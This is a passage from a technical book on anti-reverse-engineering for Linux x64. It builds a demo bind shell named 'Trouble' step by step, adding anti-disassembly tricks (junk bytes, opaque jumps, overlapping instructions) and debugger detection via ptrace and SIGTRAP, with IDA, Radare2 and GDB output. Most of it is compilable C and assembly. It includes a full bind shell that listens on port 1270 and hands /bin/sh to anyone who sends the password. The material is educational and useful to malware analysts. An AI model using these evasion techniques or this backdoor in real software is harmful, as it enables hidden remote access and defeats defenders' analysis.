.text:0000000000400761                  mov     [rsp+38h+var_10], rax
.text:0000000000400766                  xor     eax, eax
.text:0000000000400768                  mov     [rsp+38h+var_18], 0
.text:000000000040076D                  mov     rdi, 77Bh
.text:0000000000400774                  call    calc_addr
.text:0000000000400779                  push    rax
.text:000000000040077A                  retn
.text:000000000040077A check_password   endp ; sp-analysis failed
.text:000000000040077A
.text:000000000040077B ; ---------------------------------------------
.text:000000000040077B                  mov     byte ptr [rsp+1Fh], 0D2h
.text:0000000000400780                  mov     byte ptr [rsp+1Eh], 9Ah
```

Notice how IDA continues to disassemble at *0x40077B*? It marks this code as having no cross references, but continues to disassemble it. IDA must just keep trying to disassemble code after it has completed a function. However, maybe if you insert some non-code then IDA will stop disassembling? To insert some data use the ".string" directive.

Inserting non-code to stop IDA's diassembly

```
char* calc_addr(char* p_addr)
{
    return p_addr + 0x400000;
}

bool __attribute__((optimize("O1"))) check_password(const char* p_password)
{
    char pass[password_size] = {};
    char* label_address = calc_addr(((char*)&&return_here) - 0x400000);
    asm volatile(
        "push %0\n"
        "ret\n"
        ".string \"\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\""
     :
     : "g"(label_address));

    return_here:
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}
```

Now if you look at the disassembly, you'll see that IDA doesn't disassemble the majority of *check_password()*.

Finally breaking analysis of *check_password()*

```
.text:0000000000400750                public check_password
.text:0000000000400750 check_password  proc near        ; CODE XREF: main+13D
.text:0000000000400750
.text:0000000000400750 var_18   = byte ptr -18h
.text:0000000000400750 var_10   = qword ptr -10h
.text:0000000000400750
.text:0000000000400750      push    rbx
.text:0000000000400751      sub     rsp, 30h
.text:0000000000400755      mov     rbx, rdi
.text:0000000000400758      mov     rax, fs:28h
.text:0000000000400761      mov     [rsp+38h+var_10], rax
.text:0000000000400766      xor     eax, eax
```

```
.text:0000000000400768      mov     [rsp+38h+var_18], 0
.text:000000000040076D      mov     rdi, 787h
.text:0000000000400774      call    calc_addr
.text:0000000000400779      push    rax
.text:000000000040077A      retn
.text:000000000040077A check_password  endp ; sp-analysis failed
.text:000000000040077A
.text:000000000040077A ; ---------------------------------------------------------------
.text:000000000040077B  db 72h, 73h, 74h, 75h, 76h
.text:0000000000400780  dq 0C6007F7E7A797877h, 1E2444C6D21F2444h, 44C6E61D2444C69Ah
.text:0000000000400780  dq 0E21B2444C69D1C24h, 2444C6CD1A2444C6h, 0C6ED182444C6E619h
.text:0000000000400780  dq 162444C6D0172444h, 44C6C6152444C6C1h, 92132444C6C51424h
.text:0000000000400780  dq 2444C6C4122444C6h, 0C6C7102444C6FC11h, 0E2444C6E30F2444h
.text:0000000000400780  dq 44C6920D2444C6C9h, 0C40B2444C69E0C24h, 2444C6E60A2444C6h
.text:0000000000400780  dq 0C6EE082444C69D09h, 62444C6F2072444h, 44C6F3052444C69Bh
.text:0000000000400780  dq 0F2032444C6C00424h, 2444C6FD022444C6h, 0AABAE02404C6C501h
.text:0000000000400780  dq 20BEFFFFFFh, 0FFFFFBD8E8E78948h, 0DE894800000020BAh
.text:0000000000400780  dq 688E8C78948h, 4C8B48C0950FC085h, 28250C3348642824h
.text:0000000000400780  dq 202E80B74000000h, 441F0F660000h
.text:0000000000400868 ; ---------------------------------------------------------------
.text:0000000000400868      add     rsp, 30h
.text:000000000040086C      pop     rbx
.text:000000000040086D      retn
```

Jump Over an Invalid Byte

In the last section you were able to stop IDA and Radare2 from disassembling the majority of *check_password()*. However, a quick glance at the code makes it pretty obvious that the value "0x787" is being passed to *calc_addr()* and that you're using "retn" to jump to the address returned by *calc_addr()*. One way to hide this information is a technique described by Silvio Cesare in an article titled "Linux Anti-Debugging Techniques (Fooling the Debugger)"[51] all the way back in 1999.

First, let's see how *check_password()* looks in GDB.

[51] http://vxheaven.org/lib/vsc04.html

```
albino-lobster@ubuntu:~/antire_book/chap_5_code_flow/dontpanic/build$ gdb ./trouble/t\
rouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble/trouble...(no debugging symbols found)...done.
(gdb) disas 0x400750,0x40077b
Dump of assembler code from 0x400750 to 0x40077b:
   0x0000000000400750 <check_password+0>:        push   %rbx
   0x0000000000400751 <check_password+1>:        sub    $0x30,%rsp
   0x0000000000400755 <check_password+5>:        mov    %rdi,%rbx
   0x0000000000400758 <check_password+8>:        mov    %fs:0x28,%rax
   0x0000000000400761 <check_password+17>:        mov    %rax,0x28(%rsp)
   0x0000000000400766 <check_password+22>:        xor    %eax,%eax
   0x0000000000400768 <check_password+24>:        movb   $0x0,0x20(%rsp)
   0x000000000040076d <check_password+29>:        mov    $0x787,%rdi
   0x0000000000400774 <check_password+36>:        callq  0x400740 <calc_addr>
   0x0000000000400779 <check_password+41>:        push   %rax
   0x000000000040077a <check_password+42>:        retq
End of assembler dump.
(gdb)
```

GDB disassembles linearly. Knowing this you can hide the "mov $0x787, %rdi" instruction by introducing extra bytes that won't get executed, but GDB will treat as valid code. Update *check_password()* to look like this:

Adding an invalid byte to *check_password()* to break GDB

```
char* calc_addr(char* p_addr)
{
    return p_addr + 0x400000;
}

bool __attribute__((optimize("O1"))) check_password(const char* p_password)
{
    char pass[password_size] = {};
    char* label_address = 0;

    asm volatile(
        "jmp unaligned\n"
        ".short 0xe8\n"
        "unaligned:");

    label_address = calc_addr(((char*)&&return_here) - 0x400000);

    asm volatile(
        "push %0\n"
        "ret\n"
        ".string \"\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\""
        :
        : "g"(label_address));

    return_here:
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}
```

You should notice a new asm block that adds a jump to a new label (unaligned). All the new asm block does is jump over the value "0xe8" that has been inserted into the middle of the function. However, look at it in GDB again.

```
(gdb) disas 0x400750,0x40077f
Dump of assembler code from 0x400750 to 0x40077f:
   0x0000000000400750 <check_password+0>:        push   %rbx
   0x0000000000400751 <check_password+1>:        sub    $0x30,%rsp
   0x0000000000400755 <check_password+5>:        mov    %rdi,%rbx
   0x0000000000400758 <check_password+8>:        mov    %fs:0x28,%rax
   0x0000000000400761 <check_password+17>:        mov    %rax,0x28(%rsp)
   0x0000000000400766 <check_password+22>:        xor    %eax,%eax
   0x0000000000400768 <check_password+24>:        movb   $0x0,0x20(%rsp)
   0x000000000040076d <check_password+29>:        jmp    0x400771 <check_password+33>
   0x000000000040076f <check_password+31>:        callq  0xffffffffc8074f74
   0x0000000000400774 <check_password+36>:        mov    (%rdi),%eax
   0x0000000000400776 <check_password+38>:        add    %al,(%rax)
   0x0000000000400778 <check_password+40>:        callq  0x400740 <calc_addr>
   0x000000000040077d <check_password+45>:        push   %rax
   0x000000000040077e <check_password+46>:        retq
End of assembler dump.
(gdb)
```

As you can see, at *0x40076d* a jmp to *0x400771* now exists. Right after that GDB has disassembled five bytes to be "callq 0xffffffffc8074f74". Remember that we only inserted one byte. It appears that GDB has taken our one invalid byte and combined it with four valid bytes in order to create a new call instruction that isn't actually there. Fortunately for the reverse engineer, x64 is made up of variable length instructions and is therefore "self-healing". The disassembly gets back to normal at *0x40077e*.

Unfortunately, this trick doesn't work on Radare2 or IDA. Here is what IDA says:

***check_password()* witht he invalid byte**

```
.text:0000000000400750                  public check_password
.text:0000000000400750 check_password   proc near               ; CODE XREF: main+13D
.text:0000000000400750
.text:0000000000400750 var_18           = byte ptr -18h
.text:0000000000400750 var_10           = qword ptr -10h
.text:0000000000400750
.text:0000000000400750                  push    rbx
.text:0000000000400751                  sub     rsp, 30h
.text:0000000000400755                  mov     rbx, rdi
.text:0000000000400758                  mov     rax, fs:28h
.text:0000000000400761                  mov     [rsp+38h+var_10], rax
.text:0000000000400766                  xor     eax, eax
.text:0000000000400768                  mov     [rsp+38h+var_18], 0
.text:000000000040076D                  jmp     short unaligned
.text:000000000040076D ; ---------------------------------------------------------------
.text:000000000040076F                  db 0E8h
.text:0000000000400770 ; ---------------------------------------------------------------
.text:0000000000400770
.text:0000000000400770 unaligned:                       ; CODE XREF: check_password+1D
.text:0000000000400770                  mov     rdi, 78Ah
.text:0000000000400777                  call    calc_addr
.text:000000000040077C                  push    rax
.text:000000000040077D                  retn
.text:000000000040077D check_password   endp ; sp-analysis failed
```

Jump! Jump!

As you can see, IDA appears to realize that the byte at *0x40076f* should never be executed so it skips over it entirely. What if you didn't use an absolute jump to the unaligned label? Perhaps if we use two conditional jumps (jump zero and jump not zero) back to back then IDA would disassemble the extra byte? Again, malwinator has an excellent write up on this technique.[52]. You need to update *check_password()* like this:

[52] https://www.malwinator.com/2015/11/22/anti-disassembly-used-in-malware-a-primer/

***check_password()* with a double jump to obfuscate code**

```
char* calc_addr(char* p_addr)
{
    return p_addr + 0x400000;
}

bool __attribute__((optimize("O1"))) check_password(const char* p_password)
{
    char pass[password_size] = {};
    char* label_address = 0;

    asm volatile(
        "jz unaligned+1\n"
        "jnz unaligned+1\n"
        "unaligned:\n"
        ".byte 0xe8\n");

    label_address = calc_addr(((char*)&&return_here) - 0x400000);

    asm volatile(
        "push %0\n"
        "ret\n"
        ".string \"\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\""
        :
        : "g"(label_address));

    return_here:
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}
```

Now if you look at how IDA handles this.

```
.text:0000000000400750                  public check_password
.text:0000000000400750 check_password:                          ; CODE XREF: main+13D
.text:0000000000400750          push    rbx
.text:0000000000400751          sub     rsp, 30h
.text:0000000000400755          mov     rbx, rdi
.text:0000000000400758          mov     rax, fs:28h
.text:0000000000400761          mov     [rsp+28h], rax
.text:0000000000400766          xor     eax, eax
.text:0000000000400768          mov     byte ptr [rsp+20h], 0
.text:000000000040076D          jz      short near ptr unaligned+1
.text:000000000040076F          jnz     short near ptr unaligned+1
.text:0000000000400771
.text:0000000000400771 unaligned:       ; CODE XREF: .text:000000000040076D
.text:0000000000400771                  ; .text:000000000040076F
.text:0000000000400771          call    near ptr 0FFFFFFFF8D07CEBEh
.text:0000000000400771 ; ---------------------------------------------------------
.text:0000000000400776  dw 7
.text:0000000000400778  dq 0C350FFFFFFC2E800h, 7978777675747372h, 1F2444C6007F7E7Ah
.text:0000000000400778  dq 44C6F31E2444C6F9h, 931C2444C6C01D24h, 2444C6FD1B2444C6h
.text:0000000000400778  dq 0C6CF192444C69A1Ah, 172444C6C3182444h, 44C6DD162444C6CBh
.text:0000000000400778  dq 0D9142444C6EB1524h, 2444C6DC132444C6h, 0C6D2112444C6FC12h
.text:0000000000400778  dq 0F2444C6C7102444h, 44C6CF0E2444C6C8h, 0DB0C2444C6FC0D24h
.text:0000000000400778  dq 2444C6DA0B2444C6h, 0C6D0092444C6C80Ah, 72444C6FD082444h
.text:0000000000400778  dq 44C6FE062444C693h, 0C5042444C6C40524h, 2444C6C7032444C6h
.text:0000000000400778  dq 0C6CF012444C6C902h, 0FFFFFFAABAE32404h, 0E7894800000020BEh
.text:0000000000400778  dq 20BAFFFFFBD3E8h, 0C78948DE89480000h, 0FC08500000693E8h
.text:0000000000400778  dq 6428244C8B48C095h, 28250C3348h, 6600000205E80E74h, 841F0Fh
.text:0000000000400870 ; ---------------------------------------------------------
.text:0000000000400870          add     rsp, 30h
.text:0000000000400874          pop     rbx
.text:0000000000400875          retn
```

Always Follow the Conditional

That worked beautifully! Although that double jump to the same target is pretty distinctive. Let's go deeper. This time let's use a conditional jump that we already know the answer to. For example, if you use jz (jump if zero) and you *know* the jump will always be followed then you can insert a dead byte again. How do you make sure that the jz is always followed? Simply zero our rax.

***check_password()* forcing a conditional jump into an absolute jump**

```
char* calc_addr(char* p_addr)
{
    return p_addr + 0x400000;
}

bool __attribute__((optimize("O1"))) check_password(const char* p_password)
{
    char pass[password_size] = {};
    char* label_address = 0;

    asm volatile(
        "xor %%rax, %%rax\n"
        "jz always_here + 1\n"
        "always_here:\n"
        ".byte 0xe8\n"
        : :
        : "%rax");

    asm volatile(
        "jz unaligned+1\n"
        "jnz unaligned+1\n"
        "unaligned:\n"
        ".byte 0xe8\n");

    label_address = calc_addr(((char*)&&return_here) - 0x400000);

    asm volatile(
        "push %0\n"
        "ret\n"
        ".string \"\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\""
        :
        : "g"(label_address));

    return_here:
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}
```

You can see that I've added a new asm block that clears rax and jumps to "always_-

here + 1". The result in IDA looks like this:

Absolute conditional jump in *check_password()*

```
.text:0000000000400750                public check_password
.text:0000000000400750 check_password:                          ; CODE XREF: main+13D
.text:0000000000400750          push    rbx
.text:0000000000400751          sub     rsp, 30h
.text:0000000000400755          mov     rbx, rdi
.text:0000000000400758          mov     rax, fs:28h
.text:0000000000400761          mov     [rsp+28h], rax
.text:0000000000400766          xor     eax, eax
.text:0000000000400768          mov     byte ptr [rsp+20h], 0
.text:000000000040076D          xor     rax, rax
.text:0000000000400770          jz      short near ptr always_here+1
.text:0000000000400772
.text:0000000000400772 always_here:             ; CODE XREF: .text:0000000000400770
.text:0000000000400772          call    near ptr 1B50AEBh
.text:0000000000400777
.text:0000000000400777 unaligned:
.text:0000000000400777          call    near ptr 0FFFFFFFF9307CEC4h
.text:0000000000400777 ; ---------------------------------------------------------
.text:000000000040077C  dd 0E8000007h
.text:0000000000400780 ; ---------------------------------------------------------
.text:0000000000400780          mov     esp, 50FFFFFFh
.text:0000000000400785          retn
.text:0000000000400785 ; ---------------------------------------------------------
.text:0000000000400786  dw 7372h
.text:0000000000400788  dq 7E7A797877767574h, 0C6C41F2444C6007Fh, 1D2444C6E01E2444h
.text:0000000000400788  dq 44C69C1C2444C692h, 0D81A2444C6F31B24h, 2444C6DC192444C6h
.text:0000000000400788  dq 0C6F8172444C6DA18h, 152444C6D2162444h, 44C6F8142444C6ECh
.text:0000000000400788  dq 0D8122444C6D01324h, 2444C69A112444C6h, 0C6DC0F2444C6ED10h
.text:0000000000400788  dq 0D2444C69F0E2444h, 44C6FB0C2444C6C3h, 0D90A2444C6980B24h
.text:0000000000400788  dq 2444C6C1092444C6h, 0C6ED072444C6D808h, 52444C6E9062444h
.text:0000000000400788  dq 44C6F0042444C693h, 0F8022444C6FE0324h, 2404C6DE012444C6h
.text:0000000000400788  dq 20BEFFFFFFAABAC3h, 0CDE8E78948000000h, 20BAFFFFFBh
.text:0000000000400788  dq 8DE8C78948DE8948h, 0C0950FC085000006h, 33486428244C8B48h
.text:0000000000400788  dq 87400000028250Ch, 1F0F000001FFE8h
.text:0000000000400870 ; ---------------------------------------------------------
.text:0000000000400870          add     rsp, 30h
.text:0000000000400874          pop     rbx
.text:0000000000400875          retn
```

Radare2 does even worse.

Radare2's handling of the absolute conditional jump

```
[0x0040030c]> pdf @ sym.check_password
/ (fcn) sym.check_password 43
|   sym.check_password ();
|           ; var int local_20h @ rsp+0x20
|           ; var int local_28h @ rsp+0x28
|           ; CALL XREF from 0x0040026d (unk)
|           0x00400750      53             push rbx
|           0x00400751      4883ec30       sub rsp, 0x30               ; '0'
|           0x00400755      4889fb         mov rbx, rdi
|           0x00400758      64488b042528.  mov rax, qword fs:[0x28]
|           0x00400761      4889442428     mov qword [rsp + local_28h], rax
|           0x00400766      31c0           xor eax, eax
|           0x00400768      c644242000     mov byte [rsp + local_20h], 0
|           0x0040076d      4831c0         xor rax, rax
|       ,=< 0x00400770      7401           je 0x400773
|       |   ;-- always_here:
\       |   0x00400772      e874037501     call 0x1b50aeb
            ;-- unaligned:
            0x00400777      e8             invalid
            0x00400778      48             invalid
            0x00400779      c7             invalid
            0x0040077a      c7             invalid
[0x0040030c]> quit
```

Overlapping Instructions

In the previous examples, you inserted a byte that would never be executed by the program. While this technique successfully obfuscated *check_password()*, a clever disassembler might be able to identify the unused byte and display the correct disassembly. However, there is a techique that even a clever disassembler would struggle with: overlapping instructions. If you can write code that is executed twice but represents two different instructions then you have introduced a real problem to both the disassembler and the reverse engineer.

The most well known example of this technique, that I know of, can be found in

the book "Practical Malware Analysis" by Michael Sikorski and Andrew Honig[53]. The following updated version of *check_password()* is very similar to the version explained in "Practical Malware Analysis" except you'll be writing in x64 and, as always, you'll actually be able to compile it.

Overlapping instructions in *check_password()*

```
char* calc_addr(char* p_addr)
{
    return p_addr + 0x400000;
}

bool __attribute__((optimize("O1"))) check_password(const char* p_password)
{
    char pass[password_size] = {};
    char* label_address = 0;

    asm volatile(
        "mov_ins:\n"
        "mov $2283, %%rax\n"
        "xor %%rax, %%rax\n"
        "jz mov_ins+3\n"
        ".byte 0xe8\n"
        : :
        : "%rax");

    asm volatile(
        "xor %%rax, %%rax\n"
        "jz always_here + 1\n"
        "always_here:\n"
        ".byte 0xe8\n"
        : :
        : "%rax");

    asm volatile(
        "jz unaligned+1\n"
        "jnz unaligned+1\n"
        "unaligned:\n"
        ".byte 0xe8\n");

    label_address = calc_addr(((char*)&&return_here) - 0x400000);
```

[53] https://www.nostarch.com/malware

```
    asm volatile(
        "push %0\n"
        "ret\n"
        ".string \"\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\""
        :
        : "g"(label_address));

    return_here:
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}
```

The new code in question is the first block of asm.

Overlapping code block

```
asm volatile(
    "mov_ins:\n"
    "mov $2283, %%rax\n"
    "xor %%rax, %%rax\n"
    "jz mov_ins+3\n"
    ".byte 0xe8\n"
    : :
    : "%rax");
```

It probably isn't exactly clear what is going on here, so let's look at the disassembly.

Overlapping instructions in IDA

```
.text:000000000040076D      mov_ins:            ; CODE XREF: .text:0000000000400777
.text:000000000040076D 48 C7 C0 EB 08 00 00     mov     rax, 8EBh
.text:0000000000400774 48 31 C0                 xor     rax, rax
.text:0000000000400777 74 F7                    jz      short near ptr mov_ins+3
.text:0000000000400779 E8 48 31 C0 74           call    near ptr 750038C6h
.text:0000000000400779                         ; ---------------------------------
.text:000000000040077E 01                       db 1
```

Starting at the *mov_ins* label this code block:

1. Moves *0xe8b* into rax
2. Clears rax
3. Jump to the *mov_ins* label **plus three**

Step three is the interesting part because *mov_ins+3* is right in the middle of the original mov instruction. Is there an instruction at *mov_ins+3*? To test if that is the case undefine the code where *mov_ins* starts and mark *mov_ins+3* as code. IDA should now look like this:

Discovering the valid code at *mov_ins+3*

```
.text:000000000040076D 48   mov_ins     db  48h ; H
.text:000000000040076E C7               db 0C7h ; ¦
.text:000000000040076F C0               db 0C0h ; +
.text:0000000000400770              ; ---------------------------------
.text:0000000000400770 EB 08            jmp     short loc_40077A
.text:0000000000400770              ; ---------------------------------
.text:0000000000400772 00               db    0
.text:0000000000400773 00               db    0
.text:0000000000400774 48               db  48h ; H
.text:0000000000400775 31               db  31h ; 1
.text:0000000000400776 C0               db 0C0h ; +
.text:0000000000400777 74               db  74h ; t
.text:0000000000400778 F7               db 0F7h ; ˜
.text:0000000000400779 E8               db 0E8h ; F
.text:000000000040077A              ; ---------------------------------
.text:000000000040077A
```

```
.text:000000000040077A                  loc_40077A: ; CODE XREF: .text:0000000000400770
.text:000000000040077A 48 31 C0             xor     rax, rax
.text:000000000040077D 74 01                jz      short near ptr always_here+1
```

You can see there is a valid jump at *mov_ins+3*. The jump skips over the remaining code that you defined in the asm block down to the next bit of legitimate code. That's it! We reuse bytes in the *mov* instruction to hide the real jump to the code that follows the asm block.

Chapter 6: Evading the Debugger

For this chapter you'll use the version of the *Trouble* bind shell found in the "chap_-6_debugger" directory. This version of the bind shell uses many of the obfuscation techniques that you've previously learned in the book.

Trace Me

Before you can catch debuggers like GDB you need to know how they work. Essential to the operation of a debugger is the *ptrace* system call[54]. The man page says:

> The ptrace() system call provides a means by which one process (the "tracer") may observe and control the execution of another process (the "tracee"), and examine and change the tracee's memory and registers. It is primarily used to implement breakpoint debugging and system call tracing

One noteable aspect of ptrace is that only **one** tracer can control a tracee at a time. This means if GDB is tracing *Trouble* then no other process can trace *Trouble*. This is useful from an anti debugging point of view because you are able to determine if a debugger is attached to *Trouble* simply by calling *ptrace()*. To try this out, update *Trouble's main()* to detect tracing. Note that the following code will require "#include <sys/ptrace.h>" to be added as well.

[54] man ptrace

Detect a debugger via *ptrace()*

```
int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;

    if (ptrace(PTRACE_TRACEME, 0, NULL, NULL) != 0)
    {
        fprintf(stderr, "Tracer detected!\n");
        exit(EXIT_FAILURE);
    }
```

If you recompile *Trouble* with the *ptrace()* code and execute *Trouble* with GDB then you'll find that *Trouble* terminates early. Note the line "Tracer detected!" below.

***Trouble* exits early after failing to set the tracer**

```
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ gdb ./trouble/tr\
ouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble/trouble...(no debugging symbols found)...done.
(gdb) start
Temporary breakpoint 1 at 0x400130
Starting program: /home/albino-lobster/antire_book/chap_6_debugger/dontpanic/build/tr\
ouble/trouble
Tracer detected!
[Inferior 1 (process 59897) exited with code 01]
(gdb)
```

However, if you execute *Trouble* without GDB then it executes without issue. What's the deal? The new code you added makes a call to ptrace using PTRACE_TRACEME. If *Trouble* wasn't started with GDB then this PTRACE_TRACEME call sets the parent program as tracing program. In this case, the parent program is */bin/bash*. To confirm this, run *Trouble* and check it's */proc/<pid>/status* file. Here is an example of what you should see.

Observing the tracer pid in /proc/`pidof trouble`/status

```
albino-lobster@ubuntu:~$ cat /proc/`pidof trouble`/status
Name:        trouble
State:        S (sleeping)
Tgid:        59935
Ngid:        0
Pid:        59935
PPid:        2402
TracerPid:        2402
```

The two most important lines in the above are "PPid" (parent pid) and "TracerPid". Both of these show the value of 2402. You can confirm that is bash by using the *ps* command.

Finding pid 2402 in *ps*

```
albino-lobster@ubuntu:~$ ps f
   PID TTY      STAT   TIME COMMAND
  2835 pts/17   Ss     0:00 bash
 59953 pts/17   R+     0:00  \_ ps f
  2402 pts/1    Ss     0:01 bash
 59935 pts/1    S+     0:00  \_ ./trouble/trouble
```

If *Trouble* was executed via GDB then the PTRACE_TRACEME call you added will fail and Trouble will exit. This is because Trouble is already being traced by GDB so it can't set the parent process as the tracer. Remember there can only be one tracer at a time. In this way we prevent ptrace based debuggers from attaching to Trouble.

As another example, consider the **gcore** utility. gcore is a tool that produces core dumps of running programs. This is particularly useful if a program is using a cryptor, like *Trouble* does, since the core dump will capture the unencrypted version of the program which can then be loaded into IDA or another disassembler. However, if we use the PTRACE_TRACEME logic then gcore will fail.

gcore can't create a core due to another process already tracing *Trouble*

```
albino-lobster@ubuntu:~$ sudo gcore `pidof trouble`
Could not attach to process.  If your uid matches the uid of the target
process, check the setting of /proc/sys/kernel/yama/ptrace_scope, or try
again as the root user.  For more details, see /etc/sysctl.d/10-ptrace.conf
warning: process 60023 is already traced by process 2402
ptrace: Operation not permitted.
You can't do that without a process to debug.
The program is not being run.
gcore: failed to create core.60023
```

Notice that gcore complains that *Trouble* is already being traced by process 2402?

A final example is the *strace* utility. strace lists all of the system calls that a program makes. However, due to its use of ptrace *Trouble* is able to detect it.

Detecting strace using PTRACE_TRACEME

```
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ strace ./trouble\
/trouble
execve("./trouble/trouble", ["./trouble/trouble"], [/* 64 vars */]) = 0
arch_prctl(ARCH_SET_FS, 0x604240)       = 0
set_tid_address(0x604278)               = 61493
ptrace(PTRACE_TRACEME, 0, NULL, NULL)   = -1 EPERM (Operation not permitted)
writev(2, [{"", 0}, {"Tracer detected!\n", 17}], 2Tracer detected!
) = 17
exit_group(1)                           = ?
+++ exited with 1 +++
```

One thing to be concerned about with the PTRACE_TRACEME approach is that you are giving an unknown program, bash in this case, full control over your program. Who knows if bash can be trusted to trace *Trouble*?

Trapping the Debugger

There is different but simple way to detect a debugger without having to rely on *ptrace()*. The following code is an updated version of *Trouble* that uses the SIGTRAP signal.

Catching the debugger using SIGTRAP

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <stdbool.h>
#include <sys/mman.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/ptrace.h>

#include "rc4.h"
#include "xor_string.h"

extern void* check_password_size;
unsigned char check_password_key[128] __attribute((section(".rc4_check_password"))) =\
 { 0 };

char* calc_addr(char* p_addr)
{
    return p_addr + 0x400000;
}

bool __attribute__((optimize("O1"), section(".check_password")))
    check_password(const char* p_password)
{
    char pass[password_size] = {};
    char* label_address = 0;

    asm volatile(
        "mov_ins:\n"
        "mov $2283, %%rax\n"
        "xor %%rax, %%rax\n"
        "jz mov_ins+3\n"
        ".byte 0xe8\n"
        : :
        : "%rax");

    asm volatile(
        "xor %%rax, %%rax\n"
```

```
        "jz always_here + 1\n"
        "always_here:\n"
        ".byte 0xe8\n"
        : :
        : "%rax");

    asm volatile(
        "jz unaligned+1\n"
        "jnz unaligned+1\n"
        "unaligned:\n"
        ".byte 0xe8\n");

    label_address = calc_addr(((char*)&&return_here) - 0x400000);

    asm volatile(
        "push %0\n"
        "ret\n"
        ".string \"\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\""
        :
        : "g"(label_address));

    return_here:
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}

void trap_handler()
{
    int sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (sock == -1)
    {
        fprintf(stderr, "Failed to create the socket.");
        exit(EXIT_FAILURE);
    }

    struct sockaddr_in bind_addr = {};
    bind_addr.sin_family = AF_INET;
    bind_addr.sin_addr.s_addr = htonl(INADDR_ANY);
    bind_addr.sin_port = htons(1270);

    int bind_result = bind(sock, (struct sockaddr*) &bind_addr,
```

```
                            sizeof(bind_addr));
    if (bind_result != 0)
    {
        perror("Bind call failed");
        exit(EXIT_FAILURE);
    }

    int listen_result = listen(sock, 5);
    if (listen_result != 0)
    {
        perror("Listen call failed");
        exit(EXIT_FAILURE);
    }

    while (true)
    {
        int client_sock = accept(sock, NULL, NULL);
        if (client_sock < 0)
        {
            perror("Accept call failed");
            exit(EXIT_FAILURE);
        }

        int child_pid = fork();
        if (child_pid == 0)
        {
            // read in the password
            char password_input[password_size] = { 0 };
            int read_result = read(client_sock, password_input, password_size - 1);
            if (read_result < (int)(password_size - 1))
            {
                close(client_sock);
                exit(EXIT_FAILURE);
            }

            // decrypt valid target
            struct rc4_state state = {};
            mprotect(check_password, (uint64_t)&check_password_size, PROT_READ | PROT\
_WRITE | PROT_EXEC);
            rc4_init(&state, check_password_key, sizeof(check_password_key));
            rc4_crypt(&state, (unsigned char*)check_password, (unsigned char*)check_p\
assword,
                      (uint64_t)&check_password_size);
```

```
            mprotect(check_password, (uint64_t)&check_password_size, PROT_READ | PROT\
_EXEC);

            if (check_password(password_input))
            {
                close(client_sock);
                exit(EXIT_FAILURE);
            }

            dup2(client_sock, 0);
            dup2(client_sock, 1);
            dup2(client_sock, 2);

            char* empty[] = { NULL };
            char binsh[] = { '/', 'b', 'i', 'n', '/', 's', 'h', 0 };
            execve(binsh, empty, empty);
            close(client_sock);
            exit(EXIT_SUCCESS);
        }

        close(client_sock);
    }
    exit(EXIT_SUCCESS);
}

int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;

    // register the trap handler function to handle SIGTRAP
    struct sigaction sVal = { };
    sVal.sa_flags = SA_SIGINFO;
    sVal.sa_sigaction = trap_handler;
    sigaction(SIGTRAP, &sVal, NULL);

    // generate a sigtrap
    kill(getpid(), SIGTRAP);

    return EXIT_SUCCESS;
}
```

If you run this version of *Trouble* via GDB then it will exit without ever calling *trap_handler()*.

***Trouble* exiting early after SIGTRAP**

```
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ gdb ./trouble/tr\
ouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
